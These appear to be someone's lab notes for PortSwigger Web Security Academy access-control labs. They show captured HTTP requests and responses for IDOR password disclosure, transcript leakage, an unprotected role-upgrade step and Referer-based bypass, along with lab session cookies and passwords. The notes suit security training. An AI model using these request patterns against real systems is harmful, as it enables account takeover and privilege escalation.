119	https://portswigger.net	POST	/academy/labs/marksolutionasvie...	✓		200	2286	JSON				✓	34.249.63.188
120	https://portswigger.net	POST	/academy/labs/marksolutionasvie...	✓		200	2288	JSON				✓	34.249.63.188
121	https://portswigger.net	POST	/academy/labs/marksolutionasvie...	✓		200	1994	JSON				✓	34.249.63.188
122	https://portswigger.net	POST	/academy/labs/marksolutionasvie...	✓		200	1994	JSON				✓	34.249.63.188
123	https://portswigger.net	POST	/academy/labs/marksolutionasvie...	✓		200	1994	JSON				✓	34.249.63.188
124	https://portswigger.net	POST	/academy/labs/marksolutionasvie...	✓		200	1994	JSON				✓	34.249.63.188
125	https://portswigger.net	POST	/academy/labs/marksolutionasvie...	✓		200	1994	JSON				✓	34.249.63.188
126	https://www.google.com	GET	/complete/search?client=firefox&...	✓		200	7529	JSON				✓	142.250.199.132
127	https://0a22004804fa738681...	GET	/my-account?id=administrator	✓		200	3968	HTML		User ID controlled by r...		✓	79.125.84.16
128	https://0a22004804fa738681...	GET	/academyLabHeader			101	147					✓	79.125.84.16
129	https://incoming.telemetry....	POST	/submit/firefox-desktop/pageload...			200	622	text				✓	34.120.208.123

```
GET /my-account?id=administrator HTTP/2
Host:
0a22004804fa7386818b48d800750043.web-security-a
cademy.net
Cookie: session=
qBR1Bk2YKfrR0ICulgh4n3H35gr2XiUs
User-Agent: Mozilla/5.0 (Windows NT 10.0;
Win64; x64; rv:135.0) Gecko/20100101
Firefox/135.0
Accept:
text/html,application/xhtml+xml,application/xml
;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
```

```
        ">
          <br/>
          <label>
            Password
          </label>
          <input required type="hidden" name="
          csrf" value="
          lArrShRREpz83H5JAGCRFQYptWPJEqrU">
          <input required type=password name=
          password value='pbibpsltjdr0u3kpg6o9'/>
          <button class='button' type='submit'>
             Update password
          </button>
        </form>
```

“use passwrod to login as asministrator “


https://0a22004804fa7386818b48d800750043.web-security-academy.net/admin
Import bookmarks...
lab-solutions
All labs | Web Security...
Medium
BugBountyHunting.com
Hacker101 CTF
Web Security Academy
User ID controlled by request parameter with password disclosure
Back to lab description »
LAB
Not solved
Home | Admin panel | My account


Users

wiener - Delete
carlos - Delete

Lab: Insecure direct object references

This lab stores user chat logs directly on the server's file system, and retrieves them using static URLs.

Solve the lab by finding the password for the user `carlos`, and logging into their account.



```
GET /download-transcript/1.txt HTTP/2
Host: 0ad9009c0479e0ea86bd1b6b00cc00f9.web-security-academy.net
Cookie: session=6itzywTv8mX5AMcp4CK2W88etEoZGqt3
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:135.0) Gecko/20100101 Firefox/135.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: https://0ad9009c0479e0ea86bd1b6b00cc00f9.web-security-academy.net/chat
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Priority: u=0
Te: trailers


```


```
HTTP/2 200 OK
Content-Type: text/plain; charset=utf-8
Content-Disposition: attachment; filename="1.txt"
X-Frame-Options: SAMEORIGIN
Content-Length: 520

CONNECTED: -- Now chatting with Hal Pline --
You: Hi Hal, I think I've forgotten my password and need confirmation that I've got the right one
Hal Pline: Sure, no problem, you seem like a nice guy. Just tell me your password and I'll confirm whether it's correct or not.
You: Wow you're so nice, thanks. I've heard from other people that you can be a right ****
Hal Pline: Takes one to know one
You: Ok so my password is rqdqzvppz45bs9g5ahvn. Is that right?
Hal Pline: Yes it is!
You: Ok thanks, bye!
Hal Pline: Do one!

```

that is passwrod for carlos use it


Lab: Multi-step process with no access control on one step

This lab has an admin panel with a flawed multi-step process for changing a user's role. You can familiarize yourself with the admin panel by logging in using the credentials `administrator:admin`.

To solve the lab, log in using the credentials `wiener:peter` and exploit the flawed access controls to promote yourself to become an administrator.



```
GET /my-account?id=wiener HTTP/2
Host:
0a8a004e038a92848113d01d001a000f.web-security-academy.net
Cookie: session=WrBmsJKLvQSp77jJwPT4ikNhlEtmf70s
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64;
 x64; rv:135.0) Gecko/20100101 Firefox/135.0
Accept:
text/html,application/xhtml+xml,application/xml;
q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer:
https://0a8a004e038a92848113d01d001a000f.web-security-academy.net/my-account?id=wiener
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Priority: u=0, i
Te: trailers
```



Request:

```
POST /admin-roles HTTP/2
Host: 0a8a004e038a92848113d01d001a000f.web-security-academy.net
Cookie: session=WrBmsJKLvQSp77jJwPT4ikNhlEtmf70s
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:135.0)
Gecko/20100101 Firefox/135.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 45
Origin:
https://0a8a004e038a92848113d01d001a000f.web-security-academy.net
Referer:
https://0a8a004e038a92848113d01d001a000f.web-security-academy.net/admin-roles
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Priority: u=0, i
Te: trailers

action=upgrade&confirmed=true&username=wiener
```

Response:


```
HTTP/2 302 Found
Location: /admin
X-Frame-Options:
SAMEORIGIN
Content-Length: 0
```

Cookies of Wiener

Lab: Referer-based access control


This lab controls access to certain admin functionality based on the Referer header. You can familiarize yourself with the admin panel by logging in using the credentials `administrator:admin`.

To solve the lab, log in using the credentials `wiener:peter` and exploit the flawed access controls to promote yourself to become an administrator.



Target: https://0a7d00cb04a35f7e81508fd7

```
GET /my-account?id=wiener HTTP/2
Host: 0a7d00cb04a35f7e81508fd7007c005d.web-security-academy.net
Cookie: session=2Af63Xl3oPnOdYdqyrShVK4Hp4X8beuL
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:135.0) Gecko/20100101 Firefox/135.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: https://0a7d00cb04a35f7e81508fd7007c005d.web-security-academy.net/login
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Priority: u=0, i
Te: trailers


```



```
GET /admin-roles?username=wiener&action=upgrade HTTP/2
Host: 0a7d00cb04a35f7e81508fd7007c005d.web-security-academy.net
Cookie: session=2Af63Xl3oPnOdYdqyrShVK4Hp4X8beuL
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:135.0) Gecko/20100101 Firefox/135.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: https://0a7d00cb04a35f7e81508fd7007c005d.web-security-academy.net/admin
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Priority: u=0, i
Te: trailers
```

```
HTTP/2 302 Found
Location: /admin
X-Frame-Options: SAMEORIGIN
Content-Length: 0
```